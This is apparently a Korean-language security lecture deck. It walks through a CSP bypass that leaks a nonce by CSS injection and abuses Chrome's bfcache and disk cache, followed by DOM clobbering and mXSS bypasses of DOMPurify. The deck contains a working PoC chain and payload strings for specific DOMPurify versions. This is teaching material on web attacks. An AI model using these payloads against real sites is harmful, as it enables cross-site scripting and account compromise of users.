Step 1. CSS Injection

```
function mergeWords(arr, ending) {
    if (arr.length === 0) return ending
    if (!ending) {
        for (let i = 0; i < arr.length; i++) {
            let isFound = false
            for (let j = 0; j < arr.length; j++) {
                if (i === j) continue

                let suffix = arr[i][1] + arr[i][2]
                let prefix = arr[j][0] + arr[j][1]

                if (suffix === prefix) {
                    isFound = true
                    continue
                }
            }
            if (!isFound) {
                return mergeWords(arr.filter(item => item !== arr[i]), arr[i])
            }
        }
    }
}
```

Step 1. CSS Injection

```
let found = []
for (let i = 0; i < arr.length; i++) {
    let length = ending.length
    let suffix = ending[0] + ending[1]
    let prefix = arr[i][1] + arr[i][2]

    if (suffix === prefix) {
        found.push([arr.filter(item => item !== arr[i]), arr[i][0] + ending])
    }
}

return found.map((item) => {
    return mergeWords(item[0], item[1])
})
}

function combine(arr) {
    return mergeWords(arr, null).flat(99);
}

const nonce = combine(["afd", "ba2", "a2d", "b89", "c41", "dd2", "d2e", "d6a"]
console.log(nonce);
```

```
predic@Predic:~/lecture/bfcache$ node exploit_nonce.js
[ '2167342ba2d6afdd2ec41b8949222f3' ]
```

Step 2. bfcache / disk cache

- 전체 nonce 유출을 성공했으니 해당 nonce를 붙인 script태그를 삽입해야함
- 그러나 innerHTML에서는 nonce를 붙인 script 태그를 직접적으로 삽입이 불가함

```
res.send(`  
  <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">  
  <h1>Dashboard</h1>  
  <p id="greeting"></p>  
  <script nonce="${nonce}">  
    fetch("/profile").then(r => r.json()).then(data => {  
      if (data.name) {  
        document.getElementById('greeting').innerHTML = `Hello, <b>\${data.name}</b>!`;  
      }  
    })  
  </script>  
`);
```

Step 2. bfcache / disk cache

- 대신, iframe 태그의 srcdoc을 활용하여 우회 가능

```
<iframe srcdoc='
  <script nonce="2167342ba2d6afdd2ec41b8949222f3">alert(1)</script>
'></iframe>
```

Step 2. bfcache / disk cache

- history.back을 사용하여 해당 nonce값이 사용되던 페이지로 이동
- 그러나 bfcache에선 Javascript 상태를 포함한 페이지의 스냅샷을 찍기 때문에 /profile의 내용이 업데이트 되지 않음
- bfcache가 실패하면 하위 버전인 disk cache로 돌아갈 수 있는데, disk cache에서는 Javascript 상태를 포함하지 않은 본문과 로드된 리소스만 스냅샷을 찍음
- disk cache를 사용하면 원본 nonce를 사용할 수 있으면서 /profile 값은 update되기 때문에 설계했던 공격이 가능

Step 2. bfcache / disk cache

- bfcache가 실패할 수 있는 방법은 여러가지가 있는데 가장 간단한 방법은 RelatedActiveContentsExist를 사용하는 것

```
namespace BackForwardCacheNotRestoredReasonEnum {
    const char NotPrimaryMainFrame[] = "NotPrimaryMainFrame";
    const char BackForwardCacheDisabled[] = "BackForwardCacheDisabled";
    const char RelatedActiveContentsExist[] = "RelatedActiveContentsExist"; // This line is highlighted with a red border
    const char HttpStatusNotOK[] = "HttpStatusNotOK";
    const char SchemeNotHTTPOrHTTPS[] = "SchemeNotHTTPOrHTTPS";
    const char Loading[] = "Loading";
    const char WasGrantedMediaAccess[] = "WasGrantedMediaAccess";
    const char DisableForRenderFrameHostCalled[] = "DisableForRenderFrameHostCalled";
    const char DomainNotAllowed[] = "DomainNotAllowed";
    const char HttpMethodNotGET[] = "HttpMethodNotGET";
    const char SubframeIsNavigating[] = "SubframeIsNavigating";
```

Step 2. bfcache / disk cache

- RelatedActiveContentsExist를 사용하는 방법은 단순히 window.open()을 사용하면 됨
- window.open()을 사용 시에 parentWindow와 childWindow 두 객체가 서로 reference graph를 형성함
- 크롬의 레이아웃 엔진은 이를 RelatedActiveContentsExist라고 함

```
const child = window.open("/some-page");
```

Step 2. bfcache / disk cache

```
app.get("/", (req, res) => {
  res.send(`<script>
    onclick = () => {
      w = window.open("http://localhost:3000/dashboard");
      setTimeout(() => {
        w.location = "/back";
      }, 1000);
    }
  </script>
`);
});
```

Step 2. bfcache / disk cache

The screenshot shows the Chrome DevTools interface with the Network tab selected. At the top, there's a warning message: "Not Actionable ⓘ The page was opened using 'window.open()' and another tab has a reference to it, or the page opened a window. RelatedActiveContentsExist". Below the timeline, a table lists network requests:

Name	Status	Type	Initiator	Size	Time
dashboard	200	document	Other	(disk cache)	1 ms
profile	200	fetch	dashboard:6	(disk cache)	1 ms
content.css	200	fetch	content.js:59	49.0 kB	3 ms

Step 2. bfcache / disk cache

- 문제는 /dashboard에 disk cache가 적용되었지만 /profile에도 disk cache가 적용됨
- /profile의 내용도 캐싱한 값을 가져오기 때문에 업데이트된 내용으로 덮어씌워지지 못함
- 목표는 /dashboard에서 meta태그의 nonce값은 캐싱된 값을 가져오면서 /profile은 유출한 nonce값을 사용하는 script문으로 업데이트된 내용을 사용하는 것
- 그렇다면 업데이트 된 값을 캐싱하게 하여 해당 캐싱된 값을 가져오면 해결

Step 2. bfcache / disk cache

```
w = window.open("", "w");
login_csrf(`<link rel="stylesheet" href="http://127.0.0.1:5000/leak.css"`); // CSS Injection payload
await sleep(1000);
w.location = "http://localhost:3000/dashboard";
await sleep(1000);
// CSS Injection을 통한 nonce 유출
const nonces = await fetch("/nonce").then((r) => r.json());
// 유출한 nonce를 사용하는 악성 script문 생성
login_csrf(nonces.map((nonce) => `<iframe srcdoc=<script nonce='${nonce}'>alert(origin)</script>></iframe>`))
await sleep(1000);
// profile 페이지에 접근하여 업데이트된 name값을 캐싱
w.location = "http://localhost:3000/profile";
await sleep(1000);
// history.back()을 호출하여 유출한 nonce를 사용하는 시점으로 이동
w.location = "http://127.0.0.1:8000/back?n=3";
```

Step 2. bfcache / disk cache

- 그러나 /profile 값은 여전히 iframe 페이지로드가 아닌 CSS Injection 페이지로드가 계속되어 로드됨


The screenshot shows the Chrome DevTools Network tab with the following details:

- Elements Panel:** Shows the DOM structure with a selected `link rel="stylesheet" href="http://127.0.0.1:8000/leak.css">` element.
- Style Editor:** Shows the computed styles for the selected element, including `b { font-weight: bolder; }`.
- Network Tab:** Shows a timeline of network requests. The timeline is divided into 500 ms intervals from 500 ms to 3,500 ms.
- Table:** A detailed table of network requests:

Name	Method	Status	Domain	Type	Initiator	Size	Time	C...	Waterfall
login	POST	200	localhost	document	Other	0.4 kB	(unkn...	4...	
dashboard	GET	200	localhost	document	Other	0.7 kB	4 ms	4...	
profile	GET	304	localhost	fetch		0.2 kB	3 ms	4...	
leak.css	GET	200	127.0.0.1	stylesheet		0.2 kB	8 ms	4...	
login	POST	200	localhost	document	Other	0.4 kB	5 ms	4...	
profile	GET	200	localhost	document	Other	0.4 kB	5 ms	4...	
back?n=3	GET	304	127.0.0.1	document	Other	0.2 kB	3 ms	4...	
dashboard	GET	200	localhost	document	Other	(disk cache)	3 ms		
profile	GET	200	localhost	fetch	dashboard:6	(disk cache)	1 ms		
leak.css	GET	200	127.0.0.1	stylesheet	dashboard:8	0.2 kB	5 ms	4...	

Step 2. bfcache / disk cache

- Chrome의 Cache Partitioning은 캐싱 시 요청을 만드는 최상위 주체의 URL을 키로 저장
- 이후 캐싱된 값을 로드하려 한 경우 현재 URL이 해당 키와 동일한지 비교 후 동일 시 캐싱된 값을 반환함



https://developer.chrome.com/blog/http-cache-partitioning?hl=ko#how_will_cache_partitioning_affect_chromes_http_cache

Step 2. bfcache / disk cache

- /dashboard가 생성하는 fetch('/profile')은 http://127.0.0.1:3000에서 시작되므로 해당 URL이 키로 포함됨
 - 그러나, window.open('http://127.0.0.1:3000/profile') 요청은 최상위 주체가 attacker의 서버이므로 http://attacker.com이 캐시 키로 포함됨
- 해당 문제를 해결하기 위해선 /dashboard에 요청하여 /profile에 간접적으로 요청하게 해야 함
 - 그러나, /dashboard에 요청 시 새로운 nonce가 bfcache로 캐싱될 수 있으니 쿼리스트링을 추가하여 우회


Final Exploit Step

1. /dashboard?test를 호출 후 CSS Injection으로 nonce 유출
2. 유출한 nonce를 바탕으로 XSS 페이로드를 name값에 담음 (CSRF)
3. /dashboard를 한번 호출하여 /profile의 disk cache를 덮어 씌움
4. history.back으로 /dashboard?test로 돌아가 XSS 트리거

PoC

```
onclick = async () => {
  w = window.open("", "w");
  // CSS Injection payload
  login_csrf(`<link rel="stylesheet" href="http://localhost:8000/leak.css">`);
  await sleep(1000);
  w.location = "http://127.0.0.1:3000/dashboard?test";
  await sleep(1000);
  // CSS Injection을 통한 nonce 유출
  const nonces = await fetch("/nonce").then((r) => r.json());
  // 유출한 nonce를 사용하는 악성 script문 생성
  // 로그인 후 dashboard로 자동 redirection 되며 캐시가 덮어씌워짐
  login_csrf(nonces.map((nonce) => `<iframe srcdoc=<script nonce='${nonce}'>alert(origin)</script>></iframe>`).join(""));
  await sleep(1000);
  // history.back()을 호출하여 유출한 nonce를 사용하는 시점으로 이동
  w.location = "http://localhost:8000/back?n=2";
};
```

PoC Video



Dom Clobbering

- 공격자가 script에 id속성 혹은 name속성을 믿고 함부로 사용함으로써 html injection을 통해 XSS를 트리거 할 수 있음
- 즉, 공격자가 만들어 놓은 id혹은 name 속성이 기존 DOM 객체, 프로퍼티와 이름이 충돌하여 JS 코드가 공격자가 제어하는 노드를 참조하도록 만드는 취약점
- CSP Bypass 등에 유용하게 사용됨

Dom Clobbering

```
1 <script>
2   if(window.CONFIG && window){
3     location.href = window.CONFIG;
4   }
5 </script>
```

Dom Clobbering

```
1 <script>
2   if(window.CONFIG && window){
3     location.href = window.CONFIG;
4   }
5 </script>
```

- 만약 window.CONFIG를 조작할 수 있다면?
javascript:alert(1) 등의 구문을 통해 XSS 공격 가능
- window.CONFIG는 html의 id, name, href 등을 통해 조작 가능

Dom Clobbering

```
<a id="CONFIG" href="javascript:alert(1);"></a>
<script>
if(window.CONFIG && window){
    location.href = window.CONFIG;
}
</script>
```

```
> window.CONFIG
-----  
<-- <a id="CONFIG" href="javascript:alert(1);"></a>
```

Dom Clobbering

```
if(window.CONFIG && window.CONFIG.debug){  
    location.href = window.CONFIG.main;  
}
```

window.CONFIG.debug ?

Dom Clobbering

```
<a id="CONFIG" name="debug"></a>
<a id="CONFIG" name="main" href="javascript:alert(1);"></a>
<script>

    if(window.CONFIG && window.CONFIG.debug){
        location.href = window.CONFIG.main;
    }

```

name값으로 우회

Dom Clobbering

Library	Stars	Version	Payloads	Impact	Found By
Vite	67.2K	v5.4.5		XSS	TheHu
Webpack	64.4K	v5.93.0		XSS	TheHu
Astro	45.7K	v4.5.9	<form name="scripts">alert(1)</form><form name="scripts">alert(1)</form>	XSS	TheHu
layui	29.5K	v2.9.16		XSS	TheHu
rollup	25.2K	v4.21.3		XSS	TheHu

<https://github.com/jackfromeast/dom-clobbering-collection>

오픈소스 라이브러리에 Dom Clobbering 가젯 다수 존재

mXSS

- mXSS
 - mutation Cross Site Scripting
 - DOM sanitizer가 미처 생각하지 못한 부분을 찾아 sanitizer bypass
 - <svg>, <table>, <math> 등의 태그 사용 시 DOM규칙에 따라 태그의 순서가 변경되거나 SVG, MathML 네임스페이스로 DOM 파싱 규칙을 변경

mXSS

- <table>
 - 허용되지 않은 태그를 앞으로 내보낸다
ex) <table><a> → <a><table></table>
 - 허용되지 않은 태그를 서로 묶을때 사용할 수 있다.
ex) <p><table><xmp> → <p><xmp></xmp><table></table></p> → <p></p><xmp></xmp><table></table>

mXSS

- <textarea>
 - textarea태그내에 있는 내용이 전부 디코딩 됨
 - 주석도 파싱되지 않음
 - ex) <textarea><!-- test --><textarea> <!--test--></textarea>

mXSS

- <noscript>
 - JS가 enabled되었을 때랑 disabled되었을 때 파싱 규칙이 다름
 - JS enabled : <noscript><a> → <noscript><a></noscript>
 - JS disabled : <noscript><a> → <noscript><a></noscript>

mXSS : Dompurify Bypass

```
1  <!doctype html>
2  <html lang="ko">
3  <head>
4  |<meta charset="utf-8">
5  |<script src="https://cdn.jsdelivr.net/npm-dompurify@3/dist/purify.min.js"></script>
6  </head>
7  <body>
8  |<textarea id="input"></textarea>
9  |<div id="output"></div>
10 
11 <script>
12   document.getElementById('render').onclick = () => {
13     const dirty  = document.getElementById('input').value;
14     const clean  = DOMPurify.sanitize(dirty);
15     document.getElementById('output').innerHTML = clean;
16   };
17 </script>
18 </body>
19 </html>
```

mXSS : Dompurify Bypass

Dompurify 2.0.17 bypass

```
<math><mtext><table><mglyph><style><!--</style><img title="-->&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

mXSS : Dompurify Bypass

3.1.0	<caption id="outer"><svg><desc><table id="inner"><caption id="inner"></caption></table></desc><style></style></style></svg></caption></table>\${"</div>".repeat(n)}';	icesfont	N/A
3.1.7	<svg><a><foreignobject><a><table><a></table><style><!--</style></svg>.	Masato Kinugawa @kinugawamasato	https://x.com/kinugawa_masato/status/1843687909431582830
3.2.1	<math><foo-test><mi><table><foo-test></foo-test><a><style><!--</style><a><foobar is="-->	Yaniv Nizry @YNizry	https://yaniv-git.github.io/2024/12/08/DOMPurify%203.2.1%20Bypass%20(Non-Default%20Config)/
3.2.2	<math><foo-test><mi><table><foo-test></foo-test><a><style><!--></style><foo-b id="-->hmm...</foo-b></table></mi></foo-test>	Sean Ng @ensyzip	https://ensy.zip/posts/dompurify-323-bypass/

mXSS : Dompurify Bypass

- 최신 버전의 Dompurify를 사용해도 잘못된 사용 시 우회 가능
 - <textarea>
 - Response Header

mXSS : Dompurify Bypass

- Bad usage of <textarea>

```
const express = require("express");
const { JSDOM } = require("jsdom");
const DOMPurify = require("dompurify");
const app = express();

app.get("/sanitize", (req, res) => {
    const dom = new JSDOM("");
    const purify = DOMPurify(dom.window);
    const cleanHTML = purify.sanitize(req.query.html);
    res.send("<textarea>" + cleanHTML + "</textarea>");
});

app.listen(3000, () => {});
```

mXSS : Dompurify Bypass

- Bad usage of <textarea>

<textarea> 구문 안은 일반 텍스트로 취급 ⇒ textarea구문에서 비정상적으로 textarea구문을 닫으면 그 뒤의 구문은 정상적인 html DOM으로 해석됨

```
<div id="</textarea><img src=x onerror=alert()>"></div>
```

mXSS : Dompurify Bypass




- Bad usage of <textarea>

<iframe>, <noscript>, <style>, <xmp>, <noframes>, <script>,
<noembed> 등도 동일한 이유로 똑같이 bypass 가능

```
<div id="</textarea><img src=x onerror=alert()"></div>
```

mXSS : Dompurify Bypass

- Content-Type without charset
 - 사용자가 응답 헤더의 Content-Type을 지정 가능하거나 Content-Type에 charset이 지정되지 않은 경우 Dompurify 우회가 가능함
 - 브라우저에서 특정 이스케이프 시퀀스를 자동으로 감지

<u>Escape Sequence</u>	<u>Meaning</u>
 1b 28 42	switch to ASCII
 1b 28 4a	switch to JIS X 0201 1976
 1b 24 40	switch to JIS X 0208 1978
 1b 24 42	switch to JIS X 0208 1983

mXSS : Dompurify Bypass

- Content-Type without charset
 - JIS X 0208
 - ASCII 테이블과 전혀 다른 문자 집합

Japanese: JIS X 0208 - Second standard (3)

Code		0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
JIS	S-JIS		陗	陟	疇	陲	陬	隍	隘	隕	隗	險	隧	隱	嚙	隰	隴
70-20	E8-9E		隶	隹	雎	雋	雉	雍	襍	雜	霍	雕	雹	霄	霆	需	霓
70-30	E8-AE	隶	隸	隹	雎	雋	雉	雍	襍	雜	霍	雕	雹	霄	霆	需	霓
70-40	E8-BE	霎	霧	霏	霖	霽	雷	霪	靉	霹	靂	靄	靁	靔	靈	靂	靆
70-50	E8-CE	靜	靠	飽	覩	靨	勒	靱	靑	靘	靑	靑	靑	靑	靑	靑	竟
70-60	E8-DE	鞞	韜	鞬	鞬	鞞	鞞	鞬	鞬	鞬	鞬	鞞	鞞	鞞	鞞	鞞	竟
70-70	E8-EE	韶	韵	顒	頌	頸	頤	頡	頡	頵	頵	顒	顒	顒	顒	顒	
71-20	E9-3F		顚	顚	顚	顚	颯	颯	颯	颯	颯	颯	颯	颯	颯	颯	颯
71-30	E9-4F	餉	餘	餉	餉	餉	餉	餅	餅	餅	餉	餉	餉	餉	餉	餉	餉
71-40	E9-5F	饑	饑	饑	饑	饑	饑	饑	饑	饑	馮	馮	駟	駟	駟	駟	駟

mXSS : Dompurify Bypass

- Content-Type without charset

- \x1b(B">

```
const createDOMPurify = require("dompurify");
const { JSDOM } = require("jsdom");
const http = require("http");

const server = http.createServer((req, res) => {
  const window = new JSDOM("").window;
  const DOMPurify = createDOMPurify(window);
  const clean = DOMPurify.sanitize('<a id="\x1b\$B"></a>\x1b(B<a id=""><img src=x onerror=alert(1)>"></a>');

    res.statusCode = 200;
    res.setHeader("Content-Type", "text/html");
    res.end(clean);
});

const PORT = process.env.PORT || 3000;
